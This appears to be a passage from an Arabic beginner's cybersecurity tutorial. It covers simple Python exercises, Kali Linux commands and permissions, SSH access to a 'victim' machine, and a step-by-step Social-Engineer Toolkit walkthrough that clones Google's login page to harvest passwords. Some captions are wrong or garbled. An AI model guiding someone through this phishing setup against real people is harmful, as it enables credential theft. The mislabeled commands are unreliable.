393 name=input ("Full Name : ")
394 num=input("Enter your age : ")
395 if (name .isupper()):
396     print ("You are successfully logged in")
397 else:
398     print ("Please type the letters in Capital and try again")
399
400
401 print("\n")
402
403 num1=float(input("First number : "))
404 oper=input("Calculation : ")
405 num2=float(input("Number two : "))
406
407 if oper=="+":
408     print(num1+num2)
409 elif oper=="-":
410     print(num1-num2)
411 elif oper=="/":
412     print(num1/num2)
413 elif oper=="*":
414     print(num1*num2)
415 else:
416     print("Please type the number correctly")
417
418 print("\n")
419
420 text=input("Enter the sentence whose number of letters you want to know : ")
421 print(len(text))
422 print("\n")
423
424 txte=input("Enter the numbers you want to compare between them : ")
425
426 try:
427     num1, num2 = map(float, txte.split())
428     print(f"The larger number is : {max(num1, num2)}")
429 except ValueError:
430     print("Please enter two valid numbers separated by a space")
431
432 print("\n")
433
434 for char in input ("Enter the number or sentence you want to divide : "):
435     print(char)

```

```

438     print("\n")
439
440     num = input("Enter the number : ")
441
442     if num.isdigit():
443         num = int(num)
444         print(f"{num}\t")
445
446         if num % 2 == 0:
447             print("That's an even number")
448         else:
449             print("That's an odd number")
450     else:
451         print("Please enter a valid number!")
452
453     print("\n")
454
455     user_input = input("Enter the numbers you want to add to your list, separated by commas : ")
456     user_list = user_input.split(", ")
457     print(f"Here is your list: {user_list}")

```

## شرح البرنامج

هذا البرنامج يحتوي على مجموعة من العمليات التي تتعامل مع الإدخال من المستخدم وتشمل التحقق من التنسيق، الحسابات الرياضية وعدة وظائف أخرى. أولاً يطلب من المستخدم إدخال اسمه ويتحقق مما إذا كان مكتوبًا بأحرف كبيرة (`isupper()`) ثم يطلب العمر بعد ذلك ينفذ آلة حاسبة بسيطة تدعم العمليات الحسابية الأساسية (+, -, \*, /). يتبع الكود بعد ذلك بحساب عدد الأحرف في جملة يدخلها المستخدم (`len(text)`) ثم يقارن بين رقمين لإيجاد الأكبر بينهما كما يحتوي على وظيفة تقوم بتقسيم أي رقم أو جملة مدخلة وعرضها حرفاً بحرف ثم يتحقق مما إذا كان الرقم المدخل زوجياً أو فردياً أخيراً يسمح للمستخدم بإدخال قائمة من الأرقام أو العناصر مفصولة بفواصل ثم يقوم بتحويلها إلى قائمة (`split(",")`) الكود يعتمد على `try-except` لتجنب الأخطاء في الإدخال مما يجعله أكثر استقراراً

## مخرجات البرنامج

```
Full Name : ALBARA
```

```
Enter your age : 25
```

```
You are successfully logged in
```

```
First number : 5
```

```
Calculation : *
```

```
Number two : 6
```

```
30.0
```

```
Enter the sentence whose number of letters you want to know : 10000000
```

```
7
```

```
Enter the numbers you want to compare between them : 5 8
```

```
The larger number is : 8.0
```

```
Enter the number or sentence you want to divide : 12345678
```

```
1
```

```
2
```

```
3
```

```
4
```

```
5
```

```
6
```

```
7
```

```
8
```

```
Enter the number : 5
```

```
5
```

```
That's an odd number
```

```
Enter the numbers you want to add to your list, separated by commas : 1,2 3,6 15,10 7,2
```

```
Here is your list: ['1,2 3,6 15,10 7,2']
```

# الفصل الثالث

# KALI LINUX - كالي لينكس

**مواضيع هذا الفصل :**

**تعريف كالي لينكس**

**متطلبات تشغيل كالي لينكس**

**الأدوات الشهيرة في كالي لينكس**

**اوامر كالي لينكس**

**اعطاء الصلاحيات**

**تنزيل وتنصيب البرامج وتحديث النظام**

**تجربة اختراق**

## تعريف كالي لينكس

هو توزيعة لينكس مفتوحة المصدر مبنية على **DEBIAN** تُستخدم بشكل أساسى لاختبار الاختراق والأمن السيبراني تم تطويرها وإدارتها بواسطة **OFFENSIVE SECURITY** وتحتوى على مجموعة ضخمة من الأدوات المتخصصة في مجالات مثل اختبار الاختراق تحليل الشبكات الهندسة العكسية، والطب الشرعي الرقمي

## متطلبات تشغيل كالي لينكس

الحد الأدنى للمواصفات :  
 معالج : **AMD 64-BIT أو INTEL**  
 ذاكرة : **RAM : 2GB** (يفضل **4GB** أو أكثر)  
 مساحة تخزين : **20GB** على الأقل  
 يمكن تشغيله على عدة منصات مثل الأجهزة الافتراضية (**VMWARE, VIRTUALBOX**)

# الأدوات الشهيرة في كالي لينكس

: **METASPLOIT FRAMEWORK**

**منصة اختبار اختراق قوية تستخد لاستغلال الثغرات**

: **NMAP**

**أداة مسح وتحليل الشبكات**

: **WIRESHARK**

**أداة تحليل لحزن الشبكة واكتشاف الأنشطة المشبوهة**

: **AIRCRAF-NG**

**مجموعة أدوات لاختبار أمان الشبكات اللاسلكية**

: **JOHN THE RIPPER**

**أداة لتكسير كلمات المرور**

: **BURP SUITE**

**أداة لاختبار أمان تطبيقات الويب**

: **SQL INJECTION**

**SQLMAP - أداة لاكتشاف واستغلال ثغرات**

# الأوامر

هو اسم الفايل الذي يتم العمل عليه : **fail**

الكلمة التي يتم العمل او البحث عنها : **word**

لتنفيذ الاوامر يوجد طريقتان :

الطريقه الاولى :

**cat (fail) | grep -i (word)**

الطريقه الثانيه :

**grep( word) -i (fail)**

معرفة محتويات الملف

**ls**

```
(albara㉿kali)-[~]
$ ls
cc.txt    dsniff.services  oop.txt     START
Desktop   fils.txt        Pictures    Templates
dev.sh    g.txt           Public      userdetails
Documents ll.txt         script.sh   userdetails_encrypt
Downloads Music          secret.txt  Videos
```

الدخول الى الملف

**cd fail**

```
(albara㉿kali)-[~]
$ ls
cc.txt    dsniff.services  oop.txt     START
Desktop   fils.txt        Pictures    Templates
dev.sh    g.txt           Public      userdetails
Documents ll.txt         script.sh   userdetails_encrypt
Downloads Music          secret.txt  Videos
(albara㉿kali)-[~]
$ cd Downloads
```

الخروج من الملف

**.. cd**

```
(albara㉿kali)-[~/Downloads]
$ cd
(albara㉿kali)-[~]
$ ..
```

## الدخول الى المستند داخل الملف

(**touch** (اسم المستند))

```
(albara㉿kali)-[~/Downloads]
└─$ ls
'o_)~ Snort++ 3.docx'    soc.txt    toto.docx  'سکریپت سکریپت.docx'
└─$ touch soc.txt
```

## معرفة محتويات الملف

(**cat** (اسم المستند))

```
(albara㉿kali)-[~/Downloads]
└─$ cat soc.txt
HI how are you
```

## الدخول الى الملف والكتابه عليه

**echo word > fail**

```
(albara㉿kali)-[~/Downloads]
└─$ cat soc.txt
HI how are you
└─$ echo Im fine > soc.txt
```

## التاكد من وجود البيانات التي ادخلتها

**cat fail**

```
(albara㉿kali)-[~/Downloads]
└─$ cat soc.txt
Im fine
```

## كتابة كلمة اخرى

**echo word >> fail**

```
(albara㉿kali)-[~/Downloads]
└─$ echo I am good >> soc.txt
└─$ cat soc.txt
Im fine
I am good
```

## يحذف كل ما بداخل المستند ويكتب هذه الكلمة فقط

>

يُكمل بدون حذف

>>

## لاستخراج الكلمة كابتل او سمول

`grep -i word fail`

```
(albara㉿kali)-[~/Downloads]
└─$ cat soc.txt
I'm fine
I am good

(albara㉿kali)-[~/Downloads]
└─$ grep -i im soc.txt
I'm fine
```

## لمعرفة عدد مرات تكرار الكلمة

`cat fail | grep -c word`

```
(albara㉿kali)-[~/Downloads]
└─$ cat soc.txt
I'm fine
I am good

(albara㉿kali)-[~/Downloads]
└─$ cat soc.txt | grep -c I
2
```

## لمعرفة عدد مرات تكرار الكلمة بالكابتل وسمول

`cat fail | grep -ci word`

```
(albara㉿kali)-[~/Downloads]
└─$ cat soc.txt
I'm fine
I am good

(albara㉿kali)-[~/Downloads]
└─$ cat soc.txt | grep -ci m
2
```

## يقوم بإظهار النص كاملاً في المستند بستثناء الكلمة التي تحددها

`grep -v word fail`

```
(albara㉿kali)-[~/Downloads]
└─$ cat soc.txt
I'm fine
I am good

(albara㉿kali)-[~/Downloads]
└─$ grep -v I'm soc.txt
I am good
```

## يُحدد موقع الكلمة موضحاً السطر الذي وردت فيه

`grep -n word fail`

```
(albara㉿kali)-[~/Downloads]
└─$ cat soc.txt
I'm fine
I am good

(albara㉿kali)-[~/Downloads]
└─$ grep -n good soc.txt
2:I am good
```

**يُوضّح لك الملف الذي يحتوي على هذه الكلمة**

**grep word \***

```
(albara㉿kali)-[~/Downloads]
$ grep fine *
soc.txt:Im fine
```

**يعرض جميع الكلمات التي تبدأ بهذا الحرف في الملف**

**cat fail | grep ^m**

```
(albara㉿kali)-[~/Downloads]
$ cat soc.txt | grep ^I
I'm fine
I am good
```

**يمكنك استخدام الخيار `-n` أو `-v` أو إضافة أي متغير آخر وفقاً لاحتياجك**

**مثال : إذا أردت معرفة السطر الذي يحتوي على الكلمة في يمكنك إضافة الخيار `-n`**

```
(albara㉿kali)-[~/Downloads]
$ cat soc.txt | grep -n ^I
1:I'm fine
2:I am good
```

**الدخول للملف في الـ terminal**


**echo**

```
(albara㉿kali)-[~/Downloads]
$ echo soc.txt
soc.txt
(albara㉿kali)-[~/Downloads]
```

**للدخول بشكل واقعي الى الملف والكتابة والتعديل عليه**

**(اسم المستند) nano**

```
(albara㉿kali)-[~/Downloads]
$ nano soc.txt
```



## لتنزيل برنامج لكتابه الأكود

**sudo apt install geany**

```
(albara㉿kali)-[~/Downloads]
$ sudo apt install geany
[sudo] password for albara: 
```

## استخراج اول عشره فقرات

**head (اسم المستند)**

```
(albara㉿kali)-[~]
$ touch cc.txt
(albara㉿kali)-[~]
$ head cc.txt
0a!a0
0a!a1
0a!a2
0a!a3
0a!a4
0a!a5
0a!a6
0a!a7
0a!a8
0a!a9 
```

## استخراج اخر عشرة فقرات

**tail (اسم المستند )**

```
(albara㉿kali)-[~]
$ tail cc.txt
9z z0
9z z1
9z z2
9z z3
9z z4
9z z5
9z z6
9z z7
9z z8
9z z9 
```

## لتغيير اسم الملف

**mv fail**

```
(albara㉿kali)-[~]
$ mv soc.txt siem.txt
(albara㉿kali)-[~]
$ ls
cc.txt  dsniff.services  oop.txt  siem.txt  Videos
Desktop  fils.txt       Pictures  START
dev.sh   g.txt          Public    Templates
Documents ll.txt        uploads   script.sh  userdetails
Downloads Music         secret.txt userdetails_encrypt 
```

## لحذف جميع المستندات داخل ملف

**rm -r (المسار)**

```
(albara㉿kali)-[~/Music]
$ ls
cc.txt ll.txt 'New File'

(albara㉿kali)-[~/Music]
$ rm -r /home/albara/Music/
(albara㉿kali)-[~/Music]
$ ls
script.sh userdetails
secret.txt userdetails_encrypt
oop.txt

(albara㉿kali)-[~/Music]
$ ls
Downloads
```

## لمعرفة جميع المستندات في ملف معين

**find fail**

```
(albara㉿kali)-[~]
$ find Downloads
Downloads
Downloads/toto.docx
Downloads/سکریپت سکریپت.docx
Downloads/o_~ Snort++ 3.docx
Downloads/soc.txt
```

## لمعرفة جميع الملفات بالزمن والتاريخ ومكانها

**ps aux**

```
(albara㉿kali)-[~]
$ ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.7 23684 13900 ?        Ss Aug21  0:14 /
root         2  0.0  0.0     0   0 ?        S     Aug21  0:00 [kthreadd]
root         3  0.0  0.0     0   0 ?        S     Aug21  0:00 [pool_workqueue_release]
root         4  0.0  0.0     0   0 ?        I< Aug21  0:00 [kworker/R-rcu_gp]
root         5  0.0  0.0     0   0 ?        I< Aug21  0:00 [kworker/R-sync_mq]
root         6  0.0  0.0     0   0 ?        I< Aug21  0:00 [kworker/R-slab_flushwq]
root         7  0.0  0.0     0   0 ?        I< Aug21  0:00 [kworker/R-netns]
root         12 0.0  0.0     0   0 ?       I< Aug21  0:00 [kworker/R-mm_percpu_wq]
root         13 0.0  0.0     0   0 ?       I     Aug21  0:00 [rcu_tasks_kthread]
root         14 0.0  0.0     0   0 ?       I     Aug21  0:00 [rcu_tasks_rude_kthread]
root         15 0.0  0.0     0   0 ?       I     Aug21  0:00 [rcu_tasks_trace_kthread]
root         16 0.0  0.0     0   0 ?       S     Aug21  0:51 [ksoftirqd/0]
root         17 0.1  0.0     0   0 ?       I     Aug21  1:36 [rcu_preempt]
root         18 0.0  0.0     0   0 ?       S     Aug21  0:00 [rcu_exp_par_gp_kthread_worker/0]
```

## لنسخ ملف او مستند

**cp (المسار)**

```
(albara㉿kali)-[~]
$ cp siem.txt /home/albara/Desktop/
(albara㉿kali)-[~]
$ ls
cc.txt dsniff.services Pictures START
Desktop fils.txt Public Templates
dev.sh g.txt script.sh userdetails
Documents ll.txt secret.txt userdetails_encrypt
Downloads oop.txt siem.txt Videos

(albara㉿kali)-[~]
$ cd Desktop
(albara㉿kali)-[~/Desktop]
$ ls
siem.txt
```

## لحذف ملف او مستند

**mv (المسار)**

```
(albara㉿kali)-[~/Music]
$ ls
cc.txt ll.txt 'New File'

(albara㉿kali)-[~/Music]
$ rm -r /home/albara/Music/
(albara㉿kali)-[~/Music]
$ ls
script.sh userdetails
secret.txt userdetails_encrypt
oop.txt

(albara㉿kali)-[~/Music]
$ ls
Downloads
```

# اعطاء الصلاحيات

## x للكتابة r للقراءة xr للكتابة

لمعرفة الصلاحيات المعطاة للملفات جميعها

```
(albara㉿kali)-[~]
$ ls -l
total 13240
-rw-rw-r-- 1 albara albara 13384800 Aug 23 00:43 cc.txt
drwxr-xr-x 2 albara albara 4096 Apr 8 00:22 Desktop
-rw-rw-r-- 1 albara albara 1773 May 10 22:03 dev.sh
drwxr-xr-x 2 albara albara 4096 Apr 8 00:22 Documents
drwxr-xr-x 2 albara albara 4096 Aug 23 00:34 Downloads
-rw-r--r-- 1 root root 1111 May 9 02:01 dsniff.services
-rw-rw-r-- 1 albara albara 16 Apr 27 21:22 fils.txt
-rw-rw-r-- 1 albara albara 34320 May 10 22:01 g.txt
-rw-rw-r-- 1 albara albara 34320 May 9 03:29 ll.txt
-rw-rw-r-- 1 albara albara 34320 May 9 02:26 oop.txt
drwxr-xr-x 2 albara albara 4096 Aug 23 01:11 Pictures
drwxr-xr-x 2 albara albara 4096 Apr 8 00:22 Public
-rw-rw-r-- 1 albara albara 1918 Apr 28 23:58 script.sh
-rw-rw-r-- 1 albara albara 1 Apr 29 00:16 secret.txt
-rw-rw-r-- 1 albara albara 0 Aug 23 00:50 siem.txt
-rw-rw-r-- 1 albara albara 1 Jun 16 00:58 START
drwxr-xr-x 2 albara albara 4096 Apr 8 00:22 Templates
```

**ls -l**

لإضافة خاصية الكتابة والقراءة لجميع الأجهزة في الشبكة

```
(albara㉿kali)-[~]
$ chmod +x cc.txt
(albara㉿kali)-[~]
$ ls -l
total 13240
-rwxrwxr-x 1 albara albara 13384800 Aug 23 00:43 cc.txt
drwxr-xr-x 2 albara albara 4096 Aug 23 01:32 Desktop
-rw-rw-r-- 1 albara albara 1773 May 10 22:03 dev.sh
drwxr-xr-x 2 albara albara 4096 Apr 8 00:22 Documents
drwxr-xr-x 2 albara albara 4096 Aug 23 00:34 Downloads
-rw-r--r-- 1 root root 1111 May 9 02:01 dsniff.services
-rw-rw-r-- 1 albara albara 16 Apr 27 21:22 fils.txt
-rw-rw-r-- 1 albara albara 34320 May 10 22:01 g.txt
-rw-rw-r-- 1 albara albara 34320 May 9 03:29 ll.txt
-rw-rw-r-- 1 albara albara 34320 May 9 02:26 oop.txt
drwxr-xr-x 2 albara albara 4096 Aug 23 01:32 Pictures
drwxr-xr-x 2 albara albara 4096 Apr 8 00:22 Public
-rw-rw-r-- 1 albara albara 1918 Apr 28 23:58 script.sh
-rw-rw-r-- 1 albara albara 1 Apr 29 00:16 secret.txt
```

**chmod +x fail**

```
(albara㉿kali)-[~]
$ chmod -x cc.txt
(albara㉿kali)-[~]
$ ls -l
total 13240
-rw-rw-r-- 1 albara albara 13384800 Aug 23 00:43 cc.txt
drwxr-xr-x 2 albara albara 4096 Aug 23 01:32 Desktop
-rw-rw-r-- 1 albara albara 1773 May 10 22:03 dev.sh
drwxr-xr-x 2 albara albara 4096 Apr 8 00:22 Documents
drwxr-xr-x 2 albara albara 4096 Aug 23 00:34 Downloads
-rw-r--r-- 1 root root 1111 May 9 02:01 dsniff.services
-rw-rw-r-- 1 albara albara 16 Apr 27 21:22 fils.txt
-rw-rw-r-- 1 albara albara 34320 May 10 22:01 g.txt
-rw-rw-r-- 1 albara albara 34320 May 9 03:29 ll.txt
-rw-rw-r-- 1 albara albara 34320 May 9 02:26 oop.txt
drwxr-xr-x 2 albara albara 4096 Aug 23 01:35 Pictures
drwxr-xr-x 2 albara albara 4096 Apr 8 00:22 Public
-rw-rw-r-- 1 albara albara 1918 Apr 28 23:58 script.sh
-rw-rw-r-- 1 albara albara 1 Apr 29 00:16 secret.txt
-rw-rw-r-- 1 albara albara 1 Jun 16 00:58 START
```

لمسح الإضافة

**chmod -x fail**

طريقة أخرى لإعطاء الصلاحيات

```
(albara㉿kali)-[~]
$ chmod 760 cc.txt
(albara㉿kali)-[~]
$ ls -l
total 13240
-rwxrw— 1 albara albara 13384800 Aug 23 00:43 cc.txt
drwxr-xr-x 2 albara albara 4096 Aug 23 01:32 Desktop
-rw-rw-r-- 1 albara albara 1773 May 10 22:03 dev.sh
drwxr-xr-x 2 albara albara 4096 Apr 8 00:22 Documents
drwxr-xr-x 2 albara albara 4096 Aug 23 00:34 Downloads
-rw-r--r-- 1 root root 1111 May 9 02:01 dsniff.services
-rw-rw-r-- 1 albara albara 16 Apr 27 21:22 fils.txt
-rw-rw-r-- 1 albara albara 34320 May 10 22:01 g.txt
-rw-rw-r-- 1 albara albara 34320 May 9 03:29 ll.txt
-rw-rw-r-- 1 albara albara 34320 May 9 02:26 oop.txt
drwxr-xr-x 2 albara albara 4096 Aug 23 01:36 Pictures
drwxr-xr-x 2 albara albara 4096 Apr 8 00:22 Public
-rw-rw-r-- 1 albara albara 1918 Apr 28 23:58 script.sh
-rw-rw-r-- 1 albara albara 1 Apr 29 00:16 secret.txt
-rw-rw-r-- 1 albara albara 1 Jun 16 00:58 START
```

**chmod 700 fail**

read =4  
write =2  
execute =1

يتم حساب هذه العملية كالتالي :

تقوم بالجمع اذا كنت تريد اعطائهم كل الصلاحيات العجموم يصبح 7 وبالباقي اصفار اذا كنت تريد اعطاء صلاحيات القراءة والكتابة فقط 6=2+4 مما يعني 760، الاصفر اذا كنت لا تريد اعطاء اخر صلاحية فقط اثنين القراءة والكتابة

## تنزيل وتنصيب البرامج والأدوات من الطرفية

لتنصيب اي اداة في الطرفية

**sudo apt install [اسم الأداة]**

```
(albara㉿kali)-[~]
$ sudo apt install nmap
[sudo] password for albara:
nmap is already the newest version (7.95+dfsg-1kali1).
Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1049
```

لتنزيل برنامج من الطرفية

اولا تحديث الحزم المثبتة

**sudo apt update && sudo apt upgrade -y**

```
(albara㉿kali)-[~]
$ sudo apt update && sudo apt upgrade -y
Ign:1 http://http.kali.org/kali kali-rolling InRelease
Ign:1 http://http.kali.org/kali kali-rolling InRelease
Ign:1 http://http.kali.org/kali kali-rolling InRelease
Err:1 http://http.kali.org/kali kali-rolling InRelease
  Temporary failure resolving 'http.kali.org'
1049 packages can be upgraded. Run 'apt list --upgradable' to see them.
Warning: Failed to fetch http://http.kali.org/kali/dists/kali-rolling/InRelease/Temporary failure resolving 'http.kali.org'
Warning: Some index files failed to download. They have been ignored
, or old ones used instead.
The following packages were automatically installed and are no longer required:
  icu-devtools  libicu-dev          libpython3.12t64
  libflac12t64  liblbbfgsb0        python3-setproctitle
  libfuse3-3    libpoppler145      python3.12-tk
  libgeos3.13.0 libpython3.12-minimal ruby-zeitwerk
  libglapi-mesa libpython3.12-stdlib strongswan
Use 'sudo apt autoremove' to remove them.

Upgrading:
  7zip
  adduser
```

لتنصيب البرنامج

**( اسم البرنامج ) ( sudo apt install (APP) -y**

```
(albara㉿kali)-[~]
$ sudo apt install wireshark
Upgrading:
 libwireshark-data  libwireshark18  libwsutil16  tshark  wireshark-common
Summary:
Upgrading: 7, Installing: 0, Removing: 0, Not Upgrading: 1042
Download size: 6,205 kB / 27.3 MB
Freed space: 597 kB
Continue? [Y/n] ■
```

للتحقق من تثبيت البرنامج او الأداة قم بكتابه اسم الاداة في الطرفية

## لتحديث النظام

**sudo apt update**

```
(albara㉿kali)-[~]
$ sudo apt update
Ign:1 http://http.kali.org/kali kali-rolling InRelease
Ign:1 http://http.kali.org/kali kali-rolling InRelease
Ign:1 http://http.kali.org/kali kali-rolling InRelease
Err:1 http://http.kali.org/kali kali-rolling InRelease
  Temporary failure resolving 'http.kali.org'.
1049 packages can be upgraded. Run 'apt list --upgradable' to see them.
Warning: Failed to fetch http://http.kali.org/kali/dists/kali-rolling/InRelease  Temporary failure resolving 'http.kali.org'
Warning: Some index files failed to download. They have been ignored
, or old ones used instead.
```

## لتنصيب التحديث

**sudo apt upgrade**

```
(albara㉿kali)-[~]
$ sudo apt upgrade
The following packages were automatically installed and are no longer required:
  icu-devtools  libicu-dev          libpython3.12t64
  libflac12t64   liblbbfgsb0        python3-setproctitle
  libfuse3-3     libpoppler145      python3.12-tk
  libgeos3.13.0   libpython3.12-minimal  ruby-zeitwerk
  libglapi-mesa   libpython3.12-stdlib  strongswan
Use 'sudo apt autoremove' to remove them.

Upgrading:
  7zip
  adduser
  adwaita-icon-theme
  amd64-microcode
  apparmor
  apt
```

## للانتقال من اليوزر الخاص بك الى **root**

**sudo su**

```
(albara㉿kali)-[~]
$ sudo su
(root㉿kali)-[ /home/albara]
# █ ctrl+D للخروج
```

## لتغيير الباسورد الخاص بحسابك

**passwd**

```
(albara㉿kali)-[~]
$ passwd
Changing password for albara.
Current password:
New password:
Retype new password: █
```

# تجربة اختراق بواسطة بروتوكول ssh

الدخول على جهاز اخر في نفس الشبكة عن طريق  
بروتوكول ssh باستخدام عنوان IP

1- قم بالدخول الى الطرفية

2- قم بتفعيل ssh  
( يجب ان يكون مفعل في جهاز الضحية ايضا )

**service ssh start**  
**sudo service ssh status**

```
(root@kali)-[~]
# service ssh start
[ ok ] Starting sshd: sshd.
[root@kali ~]#
# sudo service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
   Active: active (running) since Tue 2025-09-09 23:00:14 +03; 2min 11s ago
     Invocation: 920a88564a1b4e3ba790449244096639
       Docs: man:sshd(8)
              man:sshd_config(5)
     Process: 903140 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
    Main PID: 903143 (sshd)
      Tasks: 1 (limit: 2153)
     Memory: 2.7M (peak: 3M)
        CPU: 129ms
       CGroup: /system.slice/ssh.service
               └─903143 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Sep 09 23:00:14 kali sshd[903143]: Server listening on 0.0.0.0 port 22.
Sep 09 23:00:14 kali sshd[903143]: Server listening on :: port 22.
```

3- قم بكتابة هذا الأمر

**ssh username @ip**

```
(root@kali)-[~]
# ssh kali@192.168.1.1
```

4- سيطلب منك ادخال كلمة المرور للمستخدم على  
الجهاز الآخر

الآن بعد نجاح العملية تم الدخول الى جهاز الضحية  
ويمكنك التعديل عليه وحذف واضافة وتعديل الملفات

للخروج من هذه العملية  
**exit**

# إنشاء صفحة ويب وهمية

اكتب الأمر التالي في الطرفية

```
(albara@kali)-[~]
$ sudo setoolkit
```

setoolkit

ستظهر لك خيارات

اختر  
1  
2  
3  
1

```
return opener.open(url, data, timeout)
File "/usr/lib/python3.13/urllib/request.py", line 506, in _open
    result = self._call_chain(self.handle.open, protocol, protocol +
File "/usr/lib/python3.13/urllib/request.py", line 506, in _open
    result = self._call_chain(self.handle.open, protocol, protocol +
File "/usr/lib/python3.13/urllib/request.py", line 466, in _call_c
    result = func(*args)
File "/usr/lib/python3.13/urllib/request.py", line 1367, in https_
open
    return self.do_open(http.client.HTTPSConnection, req,
File "/usr/lib/python3.13/urllib/request.py", line 1322, in do_ope
n
    raise URLError(err)
urllib.error.URLError: <urlopen error [Errno -3] Temporary failure i
n name resolution>
Select from the menu:
1) Social-Engineering Attacks
2) Generation Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set> 1
```

```
File "/usr/lib/python3.13/urllib/request.py", line 506, in _open
    result = self._call_chain(self.handle.open, protocol, protocol +
File "/usr/lib/python3.13/urllib/request.py", line 466, in _call_c
    result = func(*args)
File "/usr/lib/python3.13/urllib/request.py", line 1367, in https_
open
    return self.do_open(http.client.HTTPSConnection, req,
File "/usr/lib/python3.13/urllib/request.py", line 1322, in do_ope
n
    raise URLError(err)
urllib.error.URLError: <urlopen error [Errno -3] Temporary failure i
n name resolution>
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Exploit
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2
```

```
The Credential Harvester method will utilize web clo
ite that has a username and password field and harve
The TabNabbing method will wait for a user to move to a different ta
b, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white.sheep, emgent.
This method utilizes iframe replacements to make the highlighted UR
L link to appear legitimate however when clicked a window pops up th
en is replaced with the malicious link. You can edit the link replac
ement settings in the set_config if it's too slow/fast.
The Multi-Attack method will add a combination of attacks through th
e web attack menu. For example, you can utilize the Java Applet, Met
asploit Browser, Credential Harvester/Tabnabbing all at once to see
which is successful.
The HTA Attack method will allow you to clone a site and perform Pow
ershell injection through HTA files which can be used for Windows-ba
sed PowerShell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set> 3
```

```
sed PowerShell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set> 3
```

```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that y
ou
Should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set> 1
```

اكتب عنوان IP الخاص بك

```
-- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPO
RTANT *
The way that this works is by cloning a site and looking for form fi
elds to
rewrite. If the POST fields are not usual methods for posting forms
this
could fail. If it does, you can always save the HTML, rewrite the fo
rms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTER
NAL
IP address below, not your NAT address. Additionally, if you don't k
now
basic networking concepts, and you have a private IP address, you wi
ll
need to do port forwarding to your NAT IP address from your external
IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are u
sing
this from an external perspective, it will not work. This isn't a SE
T issue
this is how networking works.
Enter the IP address for POST back in Harvester/Tabnabbing 127.0.0.
1]
```

اختر الخيار رقم 2

```
source[5]: 50 4, you don't specify an external IP address 51 700 01 5
sing
this from an external perspective, it will not work. This isn't a SE
T issue
this is how networking works.
Enter the IP address for POST back in Harvester/Tabnabbing: 127.0.0.
1

**** Important Information ****
For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.
You can configure this option under:
/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

1. Java Required
2. Google
3. Twitter
```

ادخل الى المتصفح وقم بكتابة عنوان IP الخاص بك لتظهر لك الصفحة عندما يقوم الضحية بتسجيل الدخول للموقع يظهر لك الحساب الخاص به وكلمة المرور كما في الصورة

```
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...
The best way to use this attack is if username and password form file
ids are available. Regardless, this captures all POSTs on a websites.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [23/Aug/2025 04:40:41] "GET / HTTP/1.1" 200
127.0.0.1 - - [23/Aug/2025 04:40:43] "GET /favicon.ico HTTP/1.1" 404

[*] WE GOT A HIT! Printing the outputs
PARAM: GALX-SjLCKfgaqM
